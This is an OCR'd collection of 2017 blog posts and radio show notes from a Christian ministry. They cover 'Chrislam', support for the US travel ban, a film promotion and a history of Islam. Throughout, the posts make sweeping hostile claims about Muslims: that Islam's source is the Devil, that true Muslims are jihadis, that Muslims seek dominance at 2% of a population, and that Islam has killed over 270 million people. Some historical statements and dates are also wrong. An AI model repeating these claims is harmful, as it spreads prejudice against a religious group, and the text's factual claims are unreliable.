
HERE and LISTEN

Aren't those of you who are Christians, which I suppose is most of you, glad that the Gospel came to your address? This is something that is likely to happen in America, but is not likely to happen in most of the rest of the world, especially in Islamic countries. Our Lord gave us a commission which starts by taking the Gospel to every creature.

The Gospel we must take to the world is a pure Gospel. Today we are going to talk about a perversion that is growing. There is a hybrid religion that is becoming more and more popular throughout the world. It is called Chrislam, and it is the merging of Christianity and Islam. It is an interfaith corruption. Everyone seems to want to get along and put aside doctrine, just like many "Christians" have done with the ecumenical movement.

All roads do not lead to Heaven, Listen to what Jesus had to say on the subject:

Jesus saith unto him, I am the way, the truth, and the life: no man cometh unto the Father, but by me. (John 14:6)



We need to understand that the Jesus of Christianity and the Bible is not the same Jesus of Islam and the Qur'an.


I am brokenhearted by the rise of Chrislam. It is almost like an avalanche, and it is hard to stop. Today we want to look a three of the biggest lies in the Chrislam movement. One is that there is a common God between Islam and Christianity. Another is that there is a common book and the Bible and the Qur'an have common ground. The third one, which is growing quickly, is that Islam is an Abrahamic faith. Within Chrislam there is no problem of Christians calling Muslims brothers and sisters.

We will be looking at this movement from both a local level with evangelical pastors, and a worldwide level with world leaders like the Pope. The Pope is propagating the lie that Christianity and Islam share the same god.

Only the true Gospel can save the soul of a sinner. The true Gospel is offensive to the lost sinner, but only a pure Gospel can be used by the Holy Spirit to pierce the heart of the sinner and bring him to Christ.

Let's start with something that is a little humorous. CAIR has come out with something to combat islamophobia. It is a gum called Islamophobin and it is presented like a medicine that will cure extreme cases of islamophobia. This is worth a laugh, but at the same time it is disgusting. Here is the package:

Islamophobin



We are not making this up. If it were not such a sick thing I would say this is brilliant advertising.

The issue of islamophobia withing Islam is an issue of slander. Slander, according to Islam's Prophet, Muhammad, caries the death penalty. According to Islam, Allah has promised those who

slander Allah will be cast into Hell.

We must ask, Which religion is more tolerant, Christianity or Islam?

Is the fear of Muslim really irrational? It would be if they were not practicing Islam. The problem is not Muslims, it is Islam. Islam is the root, and the source of Islam is the Devil. Fearing those who practice Islam is not at all irrational. It is Muslims who are beheading people for being Christians. It is Islam who is blowing up airports to kill as many people as possible. It is Islam that is doing many other horrible things. The whole purpose of terrorism is to instill fear in the hearts of people.

The Bible tells us how we are to respond to evil.

Let love be without dissimulation. Abhor that which is evil; cleave to that which is good. (Romans 12:9)

Is Shahram's fear of Islam rational or irrational when, as someone who has left Islam and become a Christian, he is under the death penalty and can be killed by any Muslim?

How can we be unthinking when we use Islamic texts to expose Islam for what it is? Are the Islamic texts we are using unthinking and bigoted?

Why Is The Interfaith Movement So Dangerous?

Within the Interfaith movement, and particularly within Chrislam, we see Muslims playing Christians like a violin. They are making Christians think that we have a common source, a common god, and common scriptures.

It is ministries like Fortress of Faith that are telling the truth yet we are the ones called the enemy by the interfaith movement. This reminds me of what Paul said in Galatians:

Am I therefore become your enemy, because I tell you the truth? (Galatians 4:16)

If the truth is your enemy, you must be in error.

Within the interfaith movement we are not simply considered the enemies of Islam as we carry the Gospel to them, we are also considered the enemies of these so-called "Christians." It is hard to judge sometimes who is, and who is not, a Christian. We have to look at the fruit. Can those who despise those who tell the truth be true Christians? Can those who believe that a religion which denies the deity of Christ, that denies that He is the Son of God, truly be Christians?

There are many within the Islamic faith that would deny that they are Chrislamic, that they are merging the two faith, yet who make Islam an Abrahamic faith and that believe that there is common ground between the Bible and the Qur'an.

We receive calls from missionaries who work with Wycliffe Bible Translators and try to convince us that Wycliffe is not doing these corrupted Bible translations. It is a fact that Wycliffe and other groups are using Allah instead of God in their translations.

It is hard for me to believe how naive many who call themselves Christians can be. We know how deceptive the enemy can be. It is the "Christians" who are being naive and who are being deceived.

This is why it is so important to be in a church that teaches sound doctrine. There are those in Christendom who believe that truth is whatever you make it to be. God has given us the standard of truth, and it is the Word of God. Any doctrine that does not match up with what the Bible says is not of God. We must make sure that the Word of God is the basis of what we believe, not the teachings of men.

Chrislam Marches On – Part 3

Chrislam Marches On – Part 2

Foolish Pastors – Part 2

Can Muslims Read The Bible?

Testimonies

“America Under Siege: Soviet Islam” New Film and a Must See

APRIL 29, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

CAPITAL RESEARCH CENTER BRINGS YOU SOVIET ISLAM, A MUST SEE FILM FOR ALL AMERICANS

"Only a coalition of Islamists and Marxists can destroy the United States." Ilyich Ramírez Sánchez, AKA Carlos the Jackal

Soviet Islam is the second episode in the five-part ***America Under Siege*** webseries releasing over the course of 2017. Each episode investigates the growing influence of revolutionary Marxists and their allies in different sectors of American society.

When the Soviet Union failed to eradicate religion, it quickly changed tactics. After World War II, Soviet Communists forged alliances with unlikely partners – radical Islamists and Middle Eastern nationalist dictators. Beginning in the Cold War and continuing through to today, the Kremlin has armed, trained, and supported these Islamists and dictators to advance a frightening goal: subverting their shared American enemy.

Those radicals became a domestic threat in the 1960s. Religious extremists like the Nation of Islam co-opted Soviet ideology to agitate American institutions and disrupt democracy. For the Soviets, the intent was to make the U.S. ungovernable through organized protest and violence. But while the Cold War may be over, the threat from the Kremlin is now more serious than ever.

Today, Putin is the heir to the Soviet strategy of subversion. Picking up where the old KGB left off, his regime continues to leverage the vast network of radicals across the Middle East and the West the Soviets created.

The film was written by and stars conservative author Trevor Loudon, was directed by Judd Saul, and produced by Cohesion Films in partnership with Dangerous Documentaries (a project of the Capital Research Center).


https://youtube.com/watch?v=3DoVTbup548


AMERICA UNDER SIEGE

SOVIET ISLAM

Trump's Travel Ban and the Two Forms of Islam

APRIL 16, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM





(for more indepth understanding of Islam, see Virginia Christian Alliance advisor, Dan Wolf's 13 part series by clicking HERE) (See Part 1 Here)

Fortress of Faith Radio by Tom Wallace and Shahram Hadian, and today's program: The History of Islam. Below are simple SHOW NOTES and prone to typos. So, ***Listen to the program HERE (OR DOWLOAD THE MP3 HERE)***

I want to look at why I support President Trump's travel ban on people from certain countries that pose a danger to our national security. I believe this is an important issue and it is too bad that it has turned into a political circus. We are risking the safety and security of the American people. This article is based upon an interview by a local TV station in Washington State. There have been some changes in the situation since this was recorded.

When I teach on the complexity of the terrorism issue and the teachings of Islam, my goal is to make it as simple as possible. To put it simply, I used to say that there is only one Islam and I have come to realize that is not true. There are actually two forms of Islam. There is the true Islam, Muhammad's Islam, and there is fake Islam. We could call the fake Islam moderate Islam or reformed Islam. This is the popular term for those who are trying to change the religion.

The fact that there are two forms of Islam causes a lot of confusion because we are getting two mixed messages, You may know some Muslims who are very nice people. They may be great and peaceful people. They are convinced that Islam is a religion of peace. They may be telling you the

truth as far as they understand it. They don't know any better because they have embraced fake Islam.

We have the same issue within Christianity. There are, for example, those preachers who say that our God won't judge homosexuality and our God won't send anyone to Hell. My response to those people is, You're right, you god won't because he is a god of your imagination, but the God of the Bible will judge. If we want to be true Christians we must warn those who have this distorted view of God.

The real Islam, those who are following the teachings of Muhammad, will be jihadis. Not every true Muslim will have the courage to perform jihad, but the real Muslim will be somehow involved in militant activity because this is what their god and their prophet commands them to do.

Fake Islam has created a lot of confusion. Not every Muslim who is trying to get into our country is following the true Islam. Some of them know what real Islam is about and are trying to get away from it. As Christians, we want to allow these Muslims into our country so we can give them the Gospel, and so we can see them saved. There coming to America is an opportunity for them to be rescued from dark, devilish, and dangerous teaching. This is what Fortress of Faith is about.

The rest of this article is based on the interview I mentioned above.

We are in an interesting times. We have seen the courts strike down the executive orders of President Trump to temporarily stop travel from certain countries from which we have to way of properly vetting those who come here. The reason I support this ban is really quite simple. In 2001 19 immigrants flew planes into our buildings and killed nearly 3,000 innocent people. We must ask if we are under threat by Islamic immigration into our country. The answer is an obvious YES!

Not every Muslim is out to see us dead. We have a ministry reaching Muslims for Christ. About 8 out of 10 Muslims coming to America are really trying to flee true Islam. They are trying to get away from its tyranny and its oppression.

America is known for our freedom of speech around the world. Muslims don't have the freedom to speak in their Islamic countries. They are not allowed to ask questions that might seem to cast doubt on the teachings of the Prophet Muhammad, on their god, Allah, or on Islam. They are considered troublemakers and they quickly get put in their place.

The problem is the 2 out of 10. According to the US State Department, there are 100,000 Muslim immigrants coming into our country every year. Some of these are student visas and short term work visas. In addition to these types of visas, under the Obama administration there were more than 100,000 refugees, the majority of whom are Muslims coming from countries which have a very strong jihadi teaching, and have no real system for vetting who they are. Under current refugee rules it is the United Nations that determines who is coming into our country.

The Obama administration told us that those coming here were the most thoroughly vetted refugees. On paper this may have been true. It takes about 18 months to vet them. The problem is that the majority of them are coming from Syria, which is a broken state with a broken government. There are to records, no police department, and no government that can be consulted to check the veracity of the statements by the refugees.

Obama promised the UN that he would bring in 120,000 refugees in one year. It it takes 18 months to vet them, how can you do this in one year? This should tell us that somehow our vetting process is going to be sidestepped. Half way through they had only vetted some 6,000.

The sad thing is there are those waiting 6 to 8 years, trying to get here legally. Most of us are either immigrants or descendent's of immigrants who came here legally. We are not against refugees, but we know that the "bad guys" can blend in with them. The majority of the refugees are young men 18-30 years of age. They don't want to assimilate into our society. This is what concerns me the most. They are coming here with very few job skills. They are coming in at a rapid pace, and it is not fair to our nation.

The issue of assimilation is very important. CAIR is the largest Islamic organization in America. They consider themselves as the civil rights voice for Islam. There offices are just down the street from the White House. It is interesting that they first had their headquarters in Chicago, Obama's adopted home town, but when Obama became President, they also move to Washington. They are there to lobby Congress to make our laws more Sharia compliant.

In 2006, a California newspaper reported that the founder of CAIR said:

Islam is not in America to be equal to any other religion, but to become dominant. And the god of the Qur'an is to be the only god in this country.

He thought the meeting was Muslim only, and in private they will tell the truth that they try to hide in their public statements. He went on to tell Muslims not to assimilate into this country. They want to come to reap the benefits and privileges, but they don't want to assimilate. This pattern can be seen all over the world.

Once Muslims become about 2% of the population, they start trying to dominate. The become very loud and demanding. At this point they have begun to control that population of every nation they have gotten into. They have no intention of becoming a part of the society of their host country.

One could be forgiven for thinking that all of the conflict in the Middle East is part of a plan to create a war-torn area to cause the Western governments to open their doors to these Muslim refugees. This is exactly what ISIS has claimed to be doing.

Many of these refugees have been flooding into Europe and right after the surge last summer we had attacks in France, Germany, Belgium, etc. All of these can be traced to people who came through the refugee program. At least 1.5 million Muslims have poured into Europe through this program.

If someone tries to leave Islam, death is the sentence carried out against them. All Muslims know that, whether they are a moderate, a fundamentalist, or even a non practicing Muslim, once a Muslim, always a Muslim. If you are born to a Muslim father, you are a Muslim. The Sharia law on apostasy is very clear. The oldest and most revered Sharia law book is known as the "Reliance of the Traveller." Section o deals with the offenses, and in o-8.1-2 says:

When a person has reached puberty, and is sane, voluntarily apostatizes from Islam, he deserves to be killed. The Caliph, or his representative must give him an opportunity to repent and return to Islam. If he does, it is accepted from him, but if he refuses he is immediately killed.

Section o-8.4 says:

There is no indemnity for killing an apostate, for any expiation for killing someone who deserves to die.

Every Muslim knows that Islamic law says that if they leave Islam, they must die.

In September, 2014, Great Britain allowed 7 courts of Sharia law to be set up. By the end of the year there were 85, and now there are over 100. The UK is only 6% Muslim, so 6% is not under British law. The UK is a sovereign and powerful nation. Because of allowing Muslims into the country, and bending to their demands, they have said that our laws apply to everyone in our country, except Muslims. This is limited to family law and civil law. Criminal law is not yet included, but there are plenty of cases where husbands have been raping and beating their wives, which are criminal offenses, and the British government looks the other way and says they consider this to be family issues.

It was not the jihadis that brought Sharia law to the UK, it was the moderates. Islam is Islam, and although some are trying to change it, Islam demands Sharia and cannot exist without it. The Muslims said, you allow freedom of religion, but you won't allow us this part of our religion. People don't realize that Islam is much more than just a religion. It has a government component, a court component, an education component, a finance component, a military component, etc. Muhammad was building at kingdom, and he used a religion to manipulate people.

There is a lot wrong with Sharia law. It demands that Allah rule every part of ones life. There is no freedom of speech. You can't choose which god you worship, or if you worship at all. There are 5 freedoms given to us in the First Amendment. Sharia law would abolish all of them.

Let's get back to the travel ban. It was President Obama that identified the 7 states where the restrictions would apply. It seems that the far left is against anything that President Trump tries to do. There are 56 Islamic states, 57 if you count Palestine as a state. This ban is only for 7 of those nations. The only nation mentioned in the initial executive order was Syria. The words Muslim, Islam, jihad, Sharia, are not mentioned in the order.

The left is just playing political games with this. They are using the establishment clause in the First Amendment which says Congress shall make no laws establishing a religion. They try to say that if we ban Muslims, we are favoring one religion, and therefore establishing a religion.

The Constitution gives the President full power for foreign policy. In addition to this, Congress has given him further powers to deal with those coming into our country. Here is the law (Section 8-1182 – F):

Whenever the President finds that the entry of any aliens, or of any class of aliens, into the United States would be detrimental to the interests of the United States, he may, by proclamation, and for such period as he deems necessary, suspend the entry of all aliens, or any class of aliens, as immigrants or non-immigrants, or impose on that entry of aliens any restrictions he may deem to be appropriate.

This is pretty clear. The courts are playing a partisan game, and the courts are not supposed to be partisan. They are actually acting in an illegal manner.

President Obama wanted to rule by judicial legislation by putting all these liberal judges in place, like the 9th Circuit Court of Appeals. This court was set up in the 1800s and should be split because it covers too large an area. The American public is not stupid. They know that Obama has strategically placed these liberal judges to carry out the agenda of the left. We keep encouraging people to get out and vote and it only takes one of these judges to strike something down and overrule the will of the people.

I think people feel endangered, and rightfully so. We don't know who these refugees are, and we are told to accept them. They are in Jr. High Schools with our young girls and doing all kinds of social experimentation. It is frightening because it threatens our way of life, and our very lives. It seems that there is one incident after another where someone with the name Muhammad, or some other Muslim name assaults one of our young girls. People don't understand that this is rooted in the belief system which is called Islam.

There is some good news about the Muslims who are coming here. As I said, 8 out or 10 Muslims who come here, come to get away from the tyranny of Islam. This opens the door to reaching them with the Gospel of Jesus Christ. It is hard to get the Gospel into their countries because it is not permitted by their governments. When they are in their home countries they have the

opposition of family and government, as well as the whole Islamic culture. In America two of the shackles are removed, and only the family is left.

Through the ministry of Fortress of Faith, we have seen some 80 Muslims come to Christ. This is only our starting point. We are traveling around the nation teaching people how to engage Muslims with the Gospel.

The whole purpose of the executive orders is to protect ourselves from the entry of terrorists into our country. It is only temporary, until we can develop the proper vetting process for those from these countries. These procedures used to be there, until Obama took them away. They are only common sense.

This political and partisan stuff that is going on in our courts has to stop. It puts every one living in America in danger.


As Christians, we must prayerfully seek opportunities to engage Muslims with the Gospel.


Would you consider supporting this ministry on a monthly basis?

You can do so by going to our **donation page**.

The History of Islam Part 2

APRIL 9, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CRUSADES, ISLAM





(for more indepth understanding of Islam, see Virginia Christian Alliance advisor, Dan Wolf's 13 part series by clicking HERE) (See Part 1 Here)

Fortress of Faith Radio by Tom Wallace and Shahram Hadian, and today's program: The History of Islam. Below are simple SHOW NOTES and prone to typos. So, ***Listen to the program HERE (OR DOWLOAD THE MP3 HERE)***

We call Islam a religion, but historically we see it is more of a political-military movement. We see this when we study the caliphates (empires) of Islam.

Before we get into the next period, I want to go back to Muhammad's migration to Medina. Not only did the character of Islam change at that time, there was also a change of the calendar. The Islamic calendar is not the same as ours. We are in 2016, but on the Muslim calendar it is 1438. Their calendar begins in our year 622. Our calendar uses the abbreviation AD to indicate Ano Domini, the year of our Lord. The Muslim calendar uses AH for Ano Hijra (migration), the year of the migration.

Today we are 578 years apart, but since our calendar is based on the solar year, and the Muslim calendar is based on the lunar year, the gap is closing. The lunar year is about 11 days shorter than the solar year. The calendars will agree in the year 2860.

We are not talking about religious history, we are talking about a history of conquest. We are not talking about religious leaders, we are talking about rulers and kingdoms. It is important that we

understand that Muhammad was not just building a religion, he was building an empire.

The Umaayyad Caliphate (Damascus, Syria) 661 – 750 (41AH)

During this period they move the headquarters of Islam from Arabia to Damascus in Syria. Remember, before Islam conquered Syria, it was the largest Christian nation on earth. Today Syria is only about 10% Christian.

Islam expanded by conquest, and they were conquering non-Arabs. They moved into Persia (Iran), India, and North Africa.

The founder of the Umaayyad Caliphate was Abu Sufyan from Mecca. One of the desires of this caliphate was to restore a true Arabic culture within Islam. I think this is one of the hidden differences between the Sunni Muslims and th Shi'ite Muslims. I think there is a lesser than attitude that makes Arab Muslims more pure, and all other Muslims lesser.

This caliphate ran from 661 to about 750, but I believe the death blow came in 732. We will talk about this later.

When they established Damascus as the headquarters of the Islamic government, they made Arabic the official language of the government, and all of the coinage. Again, we are not talking about a religion, we're talking about a government with its own money. The goal of this caliphate is to bring some unity by bringing it back to an Arabic Islam.

They had expanded all the way across Northern Africa. They then turned to Europe. They invaded and conquered Spain. From Spain they started to expand into France. Thank God for a leader named Charles Martel (Charles the Hammer). In 732, Martel stopped the advance of the Islamic armies. This was the beginning of driving them out of Europe. This is why I believe that the Battle of Poitiers, also called the battle of Tours, in 732 was the beginning of the end of this caliphate.

Within 100 years after Muhammad, Islam had expanded all the way into France. This never would have happened with only conversions to Islam. It only happened because of the military-governmental sword behind the expansion. All of those who are talking about the peaceful history of Islam are not looking at its true history. Islam's history is one of bloodshed and war, leaving a wake of dead bodies in its path.

During this time we also see the versions of the Qur'an developed. They claim that they go back to the time of Muhammad, but the evidence shows that they are really of more recent origin.

The Abbasid Caliphate (Baghdad, Iraq) 750 – 1517

This caliphate moved the headquarters from Damascus to Baghdad in modern day Iraq. There was also a language change. Prior to this caliphate, Arabic was the language of the government. This seems to be lost from this point forward. The language of the government became Turkish, and this continued until the end of the Ottoman empire. Arabic has always be the language of the religion, but not always the language of the caliphate.

Under the previous caliphate they lost ground in Europe. This caliphate expanded toward the east into Iraq. It seems that this caliphate was trying to undo some of the second class status of non-Arabic Muslims.

This caliphate lasted much longer than those before it. It goes from 758 until mid 12th century. Many refer to this as the golden period of Islam. They were supposedly coexisting with Christians and Jews. We are told that it would be great if we could go back to that time. We need to remember that at this time the Christians and Jews were living as second class citizens.

In both of the last two caliphates it seems like they wanted to convert people to Islam, but it was almost like, don't talk about it too much because, if too many are converted, they will not be paying the jizya tax. If they truly believed in the religious part of Islam, their focus would have been on conversions. Instead, they were focused on expansion of the kingdom.

There was a short break in this caliphate in 1258. It picked up again in 1261 and continued until 1517. This is the period of the Crusades. Every time the European armies went to war with the Muslims, it was to take back ground that had been taken from them by the Muslims. We also had the beginning of the Ottoman empire, and some of the Crusades were against the Turks.

The Regional Caliphates – Ottoman, Safavid, Mughal Empires

Safavid Empire

This empire started in 1501 and lasted until 1772. It is the background for Islam in modern Iran. It was predominantly the Shi'ite split, while the Ottoman Empire was more the Sunni side of things. It covered Iran, parts of eastern Turkey, Afghanistan, and Pakistan. It even spread unto central Asia. Its headquarter was Esfahan, in Iran. It is still the religious capital in Iran.

Even though this was a caliphate, it was more of a theocracy. This is where Iran is today, it is a theocracy. This is the Shi'ite form of government. It must have a theocracy with a supreme counsel

The Safavid empire controlled a lot of trade routes because of its location. It was the trade link between the east and the west.

It function parallel to the Ottoman Empire for a good part of its existence. The language of this empire was Farsi, not Arabic.

Ottoman Empire

This empire took over the Byzantine Empire. This is modern day Turkey. The Ottoman Empire conquered the Safavid Empire and expanded all the way to Arabia. It probably controlled more land than any caliphate in Islamic history.

The Ottoman Empire tried to enter Europe again from the east. The first siege was against Vienna in 1529. The final battle for Vienna was in 1683. During this period there were constant attacks on this front. The battle of 1683 was the second major defeat, remember the first was in 732, in France.

Today Islam is taking over Western Europe, not by the sword, but by migration. They are using immigration, refugees, and a high birth rate to conquer Europe.

The date of the last day of this battle is significant. It was September 11, 1683. The date 9/11, is a very significant date in Islamic history. It was not an accident that this date was used as a launching pad against the West. In America we say, Remember the Alamo, not because of a victory, but because of a defeat. The battle of Vienna was an important defeat to the Islamic world.

Another important fact about the Ottoman Empire is that, under Suleiman the Magnificent, they controlled the Mediterranean. They lost this and he went to Israel and tried to control Jerusalem. He is the one who built the walls that are there today. The later Crusades were fought at that time against the Turks.

This area of Islamic history is whitewashed in our textbooks. They teach that the Muslims were the defenders being attacked by the Christians. They teach that the Catholic Church was the oppressor. True history shows that it is the exact opposite.

Every since Muhammad's move to Medina, Islam has been a conquering army. For the most part, not in every case, the Crusades were to gain back ground lost to the Muslim attackers, and to rescue Jerusalem.

It was the defeat at Vienna that contained the Ottoman Empire until its fall in 1922. The end really started with defeats around 1913.

When the Turks, the Ottoman Empire, took over the Byzantine Empire, Istanbul was Constantinople, which was the headquarter for the eastern Catholic Church. The Sofia church still stands today. It has 4 minarets around it and it is the Sofia mosque.

In Islam, everything comes back to the sword. We, in the West, are the only ones who call Islam a religion of peace. Muslims call it the religion of the sword because this is what it was under Muhammad, and what it has been for its 1,400 year history.

The Ottoman Empire came to an end after WWI. The British were given the mandate by the League of Nations to divide up the land. You hear Muslims say the sins of the west were the Crusades and colonialism. They say this is when the British colonized Muslim countries. Their mandate was really to restore states back to the Arabs.

Although the Crusades and the "colonialism" was not always done right, it was usually pushing back against the aggression of the Muslims. If we go back to Muhammad we see that Islam was almost always the aggressor. Muhammad was involved in 66 military campaigns, and in all but 2 he was the aggressor.

We can give over 580 battles in the 1,400 year history of Islam, and if we count the deaths of African slaves, Christians, Jews, Buddhist, and Hindus, we would find a death toll of over 270,000,000 people. You could put every genocide, every dictator, etc. together and it would not equal the bloodshed of Islam. The goal of Islam is the destruction of Christians and Jew because that is what is taught in the Qur'an and the other Islamic scriptures.

The Ottoman Empire was responsible for the genocide of the Armenian people in Turkey. Turkey is considered a secular country, but Turkey's secular history is very short. Turkey has only be a secular country for about 70-80 years. Compare this with its Islamic background of some 400 years. The Muslim Brotherhood came from the fall of the Ottoman Empire.

Today Islam is trans-national. Instead of focusing on regional caliphates, it is now focused on being trans-national, and working throughout the world to destroy non-Muslim nations from within. The Muslim Brotherhood, the largest Muslim organization in the world, is a major player in this.

The Muslim Brotherhood is out of Egypt, but there is also Wahhabism movement in Saudi Arabia, and the Islamic movement in Iran. Islam is alive and well in these three major players. There is also ISIS, which is now in more than 30 countries.


There you have a summary of the 1,400 years of Islamic history. Let's be forewarned so we can be forearmed.


Would you consider supporting this ministry on a monthly basis?

You can do so by going to our **donation page**

The History Of Islam

APRIL 2, 2017
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM





(for more indepth understanding of Islam, see Virginia Christian Alliance advisor, Dan Wolf's 13 part series by clicking HERE)

Fortress of Faith Radio by Tom Wallace and Shahram Hadian, and today's program: The History of Islam. Below are simple SHOW NOTES and prone to typos. So, ***Listen to the program HERE (OR DOWLOAD THE MP3 HERE)***

But the other of love, knowing that I am set for the defence of the gospel. (Philippians 1:17)

We, as Christians, need to stand up and defend what we believe in. Our goal at Fortress of Faith is to defend our faith from the onslaught of the religion of Islam. Islam claims that our Scriptures have been corrupted and they have the superior religion and the superior scriptures.

My background is that of a foreign missionary, and Shahram's background is that of a former Muslim who is now a Christian pastor.

Today we are going to try to cover 1,400 years of Islamic history. We are going to pick up our look at Islam's history at Muhammad's death. He died in the year 632 AD.

The Rashidun (Righteous) (Mecca, Saudi Arabi) Caliphs 632-661

Immediately after the death of Muhammad there was a disagreement about his successor so there was a vote taken to determine who it would be. Muhammad had claimed that he was "the final prophet." The decision was made to make Muhammad's father-in-law, Abu Bakr, the first caliph (successor). They could not find a blood relative because Muhammad's sons had not survived to this time. Abu Bakr was the father if Aisha, Muhammad's child wife.

Abu Bakr only governed for 2 years, 632-634. It was a very politically violent rule. After the death of Muhammad, Islam was splintering because, from it inception, Islam functioned in a political-military fashion. Many had been converted by the sword and were trying to leave Islam. Bakr, as a righteous caliph, was to unite Islam again. History tells us that thousands of people were killed because they were apostates. The number of those killed was as high as 40 to 50 thousand during the two year reign of Abu Bakr.

After Abu Bakr's death, we have the second Rashidun caliph, Umar. He was also related to Muhammad as the father of another of Muhammad's wives. Under his rule there is a real spread of Islam outside of the Arabian peninsula into Syria and Persia (Iran).

Umar spread Islam outside of Arabia and started taking the lands of Christians. Syria, a very strong Christian nation, was the first target. Muhammad was very familiar with Syria because in his early years he was involved in caravan trading with them. This is where he was exposed to a lot of Christian teaching.

